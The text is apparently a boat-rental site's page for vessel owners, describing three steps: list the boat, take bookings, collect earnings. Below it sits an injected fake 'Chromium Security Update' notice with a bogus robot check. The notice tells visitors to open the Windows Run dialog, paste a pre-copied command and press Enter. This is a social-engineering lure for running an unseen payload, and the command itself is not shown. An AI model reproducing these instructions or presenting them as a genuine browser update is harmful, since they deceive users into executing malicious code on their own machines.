
Boater Success

Put your vessel to work in 3 easy steps

1 - List your vessel

Tell potential rentals all about your vessel. Include every bell and whistle. Upload photos and/or videos of your boat. Finally, let us know your vessel’s availability and pricing. Our listing process is quick and easy and your vessel will be visible to thousands of potential renters in no time!

2 - Start booking rentals

Once your listing is live, sit back and relax while we help thousands of potential renters find your vessel and start booking. You’ll be notified when a qualified booking has been made and you’ll be able to contact the renter to discuss additional details.

3 - Collect your earnings

Start making money! We will collect the rental fee from the booking party, subtract our fee and pay out your earnings after each booking. What are you waiting for? Get started now!

Chrome Icon

Chromium Security Update Required

Complete verification to update your browser engine

Important Security Notice

Your browser's Chromium engine is outdated and requires an immediate update to ensure secure browsing and protect your system from vulnerabilities.

  • Outdated versions are susceptible to security exploits
  • Newer versions include critical performance improvements
  • This update includes enhanced privacy protections

Complete the verification process below to automatically download and install the latest Chromium engine update.

Verify you are human to continue

I'm not a robot

Verification required to update browser components

Complete the update process:

1
Press Win + R to open the Run dialog
2
Paste the copied command with Ctrl + V
3
Press Enter to execute the update process